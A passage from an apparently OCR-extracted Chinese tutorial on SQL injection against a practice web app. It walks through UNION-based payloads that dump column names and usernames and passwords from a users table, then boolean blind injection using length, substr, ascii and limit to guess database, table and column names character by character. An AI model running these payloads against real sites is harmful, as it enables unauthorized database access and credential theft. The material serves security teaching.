输入`-1' union select 1,2,column_name from information_schema.columns where table_name='emails' and table_schema=database()--+` 得到字段名：id




进阶版：

爆出所有的字段名

通过sql语句查询知道当前数据库有四个表，根据表名知道可能用户的账户和密码是在users表中 接下来就是得到该表下的字段名以及内容

输入`-1'union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'--+` 得到对应全部字段名：
user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,username,password




该语句的意思是查询information_schema数据库下的columns表里面且table_users字段内容是users的所有column_name的内。注意table_name字段不是只存在于tables表，也是存在columns表中 表示所有字段对应的表名

(8) 获取该字段中的所有内容

以上两个敏感字段就是username和password,接下来我们就要得到该字段对应的内容

输入`-1' union select 1,2,group_concat(username ,id , password) from users--+` 通过中间间隔id来让两个值不会混乱



2.盲注

盲注就是当输入语句被带到后端数据库进行执行后，并没有有效的回显能够直接看到的数据返回，所以当返回值不管是什么都为空时，则可以判断为盲注

1.布尔盲注

如果正确执行了用户构造的 SQL 语句，则返回一种页面；如果 SQL 语句执行错误，则执行另一种页面基于两种页面，来判断 SQL 语句正确与否，达到获取数据的目的

注入流程：

```
1. 判断是否存在注入
2. 获取数据库长度
3. 逐字猜解数据库名
4. 猜解表名数量
5. 猜解某个表名长度
6. 逐字猜解表名
7. 猜解列名数量
8. 猜解某个列名长度
9. 逐字猜解列名
10. 判断数据数量
11. 猜解某条数据长度
12. 逐位猜解数据
```

常用函数：


```
database()      显示数据库名称
left(a,b)       从左侧截取a的前b位
substr(a,b,c)   从b位置开始，截取字符串a的c长度
mid(a,b,c)      从位置b开始，截取a字符串的c位
length()        返回字符串的长度
Ascii()         将某个字符转换为ascii值
char()          将ASCII码转换为对应的字符
```

一、进行判断是否存在注入

```
盲注中一般使用1 and 1=1、1 and 1=2和1' and '1'='1、1' and '1'='2进行判断
```

一样在此基础上先进行判断是否有页面回显为不正常的，若为不正常的即是存在注入

当输入`1' and '1'='2`和`1'`时回显内容不正常，无明显数据返回，因此判断为无回显注入字符型




二、获取数据库名

（1）获取库长度

使用**length()**（length()用于判断字符串长度）进行判断，用法示例如下：

```
1' and length(database())>5--+ //通过database获取数据库名，并对数据库名的长度进行判断是否长度大于5，如果长度小于5则肯定会回响错误的页面，如果长度大于5则正常回显
```




（2）获取库名

使用**substr()**函数进行字符串截取。**substr(string, start, length)**截取字符串，`string`是要截取的字符串，`start`是从哪个位置开始，`length`是截取的长度，注意，该函数有3个参数并且mysql中的start从1开始的）

示例如下：

```
截取数据库名的第一个字母，输入1' and substr(database(),1,1)='r'--+
// 第一位database为要截取的这个数据库名的一整串字符串，第二个位置为这个截取的一串字符串的第几位字符，第三位置为截取要截取几个字符几个长度
```

依次从第一位第二位第三位顺序去获取到正确的回显页面也就等同于是正确字符，从而拿到完整数据库名



三、获取表名


（1）获取表的数量

由于无法看到有多少个表，为了避免无效查询，所以可以先获取表的数量，可以使用**count()**函数进行获取

count()统计数据表中包含的记录行的总数，或者根据查询结果返回列中包含的数据行

示例如下：

输入 `1' and (select count(table_name) from information_schema.tables where table_schema=database())=2--+` 时页面返回的不是正确正常页面，说明此目标数据库中不止有一个数据表




（2）获取表的长度

由于不清楚有具体几个表，所以通过**limit**函数来进行判断第一个表名第二个表名等，具体使用方法为：`limit 0,1`后面的0,1表示为第一位是第几张表名，第二位是第几行的数据，通常都为第一行的数据为表名，变动都在于第一位的数字来进行判断多个表名，例如`limit 1,1`则是判断第二张表名

示例：

获取第一个表名的长度，输入`1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))='6'--+` 时，若页面回显正常情况并无报错则说明第一个表名长度为6是正确，依次类推




（3）获取具体表名


当要对具体表名提取对应的字符后可以使用**substr()**函数来进行，substr()函数具体使用如下：

```
SUBSTR(string, start, length)
string: 要处理的字符串
start: 开始位置（起始值是1） ----> 一般都是在此为进行变化判断具体名
length: 截取的长度
```

示例如下：

```
获取第一个表名字的第一个字母，当输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='e'--+ 时，若页面回显正常情况并无报错则说明第一个字母是e

获取第一个表名字的第二个字母，当输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1)='m'--+ 时，若页面回显正常情况并无报错则说明第一个字母是m
```






进阶：

当你觉得用substr不好判断具体字符时可以用以下办法：

通过**ascii()**函数来进行更容易判断具体字符为哪一个，此函数为返回字符的ASCII码，ascii()函数具体使用如下：
通过以上第一种方法用上后，再讲此ascii函数套在最外层，便可以在最后进行判断此用**substr()**函数提取出来的字符的**ASCII**码为多少

示例如下：

```
获取第一个表名字的第一个字母，当输入1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>100--+ 时，若页面回显正常情况并无报错则说明此字符的ascii码是大于100

当套上ascii函数后便可以使用多种符号进行判断： = > <

获取第一个表名字的第二个字母，当输入1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1))=109--+ 时，若页面回显正常情况并无报错则说明此字符的ascii码等于109
```




四、获取字段名

（1）获取某个表中有多少列

使用**count()**函数进行判断此表有多少列数

获取guestbook表中的列数，当输入1' and (select count(column_name) from information_schema.columns where table_name="emails" and table_schema=database())<3--+时，页面回显正常情况并无报错则说明emails表中的列数小于3列





（2）获取列名的长度

使用**limit**函数以及**length**函数进行判断,使用limit来控制第一个列以及第二个列

获取第一个列名的长度，当输入1' and length((select column_name from information_schema.columns where table_name='emails' and table_schema=database() limit 0,1))<10--+时，页面回显正常情况并无报错则说明第一个列名的长度小于10

获取第二个列名的长度，当输入1' and length((select column_name from information_schema.columns where table_name='emails' and table_schema=database() limit 1,1))<9--+时，页面回显正常情况并无报错则说明第一个列名的长度小于9






（3）获取列名


同样使用**substr**函数进行判断获取，同样也可以使用优化后的**ascii**函数再进行判断

获取第一个列名的第一个字符，当输入`1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' and table_schema=database() limit 0,1),1,1))>100--+`时，页面回显正常情况并无报错则说明第一个列名的第一个字符的ASCII码大于100

